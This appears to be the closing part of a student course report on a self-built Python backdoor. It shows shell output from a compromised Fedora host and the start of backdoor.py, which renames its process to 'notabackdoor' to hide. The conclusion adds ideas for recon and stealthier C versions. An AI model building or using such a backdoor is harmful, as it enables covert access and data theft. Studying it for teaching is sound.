
Test Case 16 - “iptables” output received from backdoor

Using the iptables command we can easily view and modify firewall rules of the compromised system. This would be a very handy tool for further compromising the machine with the backdoor.

Here is a snapshot of the beginning and end of the iptables output of our compromised machine.




```
[backdoor@192.168.1.64]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     udp  --  anywhere             anywhere             udp dpt:domain
ACCEPT     tcp  --  anywhere
        anywhere             tcp dpt:domain
ACCEPT     udp  --  anywhere             anywhere             udp dpt:bootps
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:bootps
AC
CEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     all  --  anywhere             anywhere
INPUT_direct  all  --  anywhere             anywhe
re
INPUT_ZONES_SOURCE  all  --  anywhere             anywhere
INPUT_ZONES  all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere

DROP       all  --  anywhere             anywhere             ctstate INVALID
REJECT     all  --  anywhere             anywhere             reject-with icmp-host-prohibited

Chain FORWARD
(policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             192.168.124.0/24     ctstate RELATED,ESTABLISHED
ACCEPT     all  --  192.168.124.
0/24     anywhere
ACCEPT     all  --  anywhere             anywhere
REJECT     all  --  anywhere             anywhere             reject-with icmp-port-unreachable
REJECT     a
```



```
rce               destination
IN_FedoraWorkstation_log  all  --  anywhere             anywhere
IN_FedoraWorkstation_deny  all  --  anywhere             anywhere
IN_Fed
oraWorkstation_allow  all  --  anywhere             anywhere

Chain IN_FedoraWorkstation_allow (1 references)
target     prot opt source               destination
ACCEPT     tcp
--  anywhere             anywhere             tcp dpts:blackjack:65535 ctstate NEW
ACCEPT     udp  --  anywhere             anywhere             udp dpts:blackjack:65535 ctstate NEW
ACCEPT     tcp  --
  anywhere             anywhere             tcp dpt:ssh ctstate NEW
ACCEPT     udp  --  anywhere             anywhere             udp dpt:netbios-ns ctstate NEW
ACCEPT     udp  --  anywhere
  anywhere             udp dpt:netbios-dgm ctstate NEW
ACCEPT     udp  --  anywhere             224.0.0.251          udp dpt:mdns ctstate NEW

Chain IN_FedoraWorkstation_deny (1 references)
target
 prot opt source               destination

Chain IN_FedoraWorkstation_log (1 references)
target     prot opt source               destination

Chain OUTPUT_direct (1 references)
tar
get     prot opt source               destination

[backdoor@192.168.1.64]#
```

Test Case 17 - “nslookup” output received from backdoor


We are able to also run nslookup on the compromised machine and receive data.



```
[backdoor@192.168.1.64]# nslookup fgutica.com
Server:         192.168.1.254
Address:        192.168.1.254#53

Non-authoritative answer:
Name:   fgutica.com
Address: 173.180.69.3


[backdoor@192.168.1.64]# nslookup google.com
Server:         192.168.1.254
Address:        192.168.1.254#53

Non-authoritative answer:
Name:   google.com
Address: 216.58.216.174


[backdoor@192.168.1.64]#
```

Test Case 18 - “ip” output received from backdoor

We are able to capture interface information on the compromised machine as well through the ‘ip’ command.




```
[backdoor@192.168.1.64]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft f
orever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp3s0f1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group defa
ult qlen 1000
    link/ether 78:45:c4:ca:57:dd brd ff:ff:ff:ff:ff:ff
3: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 100
0
    link/ether 0c:8b:fd:0a:1a:22 br
d ff:ff:ff:ff:ff:ff
    inet 192.168.1.64/24 brd 192.168.1.255 scope global dynamic wlp2s0
       valid_lft 78627sec preferred_lft 78627sec
    inet6 2001:569:7010:7e00:e8b:fdff:fe0a:1a22/64 scope glo
bal noprefixroute dynamic
       valid_lft 345574sec preferred_lft 172774sec
    inet6 fe80::e8b:fdff:fe0a:1a22/64 scope link
       valid_lft forever preferred_lft forever
4: virbr0: <NO-CARRIER,BR
OADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:d9:de:67 brd ff:ff:ff:ff:ff:ff
    inet 192.168.124.1/24 brd 192.168.124.255 scope global virbr0

       valid_lft forever preferred_lft forever
5: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group de
fault qlen 1000
    link/ether 52:54:00:d9:de:67 brd ff:ff
:ff:ff:ff:ff

[backdoor@192.168.1.64]#
```

Test Case 19 - “less” output received from backdoor


Using the less command we are able to print out contents of files on the compromised machine. Using a similar command we would be able to also download files from the compromised machine.

Output from large file:



```
[backdoor@192.168.1.64]# less backdoor.py
#!kworker

import socket
import sys
import threading
import fcntl
import signal
import time
import os
from Crypto.PublicKey import RSA
from Crypto import Random
from scapy.all import *


#make public/
private key pair
KEY_LENGTH = 2048
rand = Random.new().read
keypair = RSA.generate(KEY_LENGTH, rand)

def initialize():
    #SIGNAL Handling for ctrl-c
    signal.signal(signal.SIGINT, signal_handler)


    #Change process name
    if sys.platform == 'linux2':
        import ctypes
        libc = ctypes.cdll.LoadLibrary('libc.so.6')
        libc.prctl(15, 'notabackdoor', 0, 0, 0)
```

Output from Small sample file:



```
[backdoor@192.168.1.64]# less testfile.txt
this is a test file
[backdoor@192.168.1.64]#
```

Conclusion

We have been able to produce a backdoor that can give an attacker complete shell access of the compromised machine. Our backdoor easily gives the attacker as much access as SSH would. With a backdoor such as this we can modify firewall rules, navigate and list directories. Read and download files from the compromised machine.

Using commands such as nmap, we would also be able to perform reconnaissance on the compromised machine's network in order to further our attack.

One shortcoming with our current implementation is that the backdoor cannot run commands that require further user interaction before the command completes, so commands like **dnf** that prompt for confirmation after running the initial command will cause the C&C server to stall as the command never finishes running on the backdoor. An improved iteration of our application would be to include support for running these interactive commands. Our application also requires the installation of python and pycrypto in order to work.

With that in mind though, we have provided a very elaborate proof of concept in python and have demonstrated the various concepts covered in class. Any real world implementation of our back door would be done in a language such as C and will have no need of installing packages and will be much more easily concealed.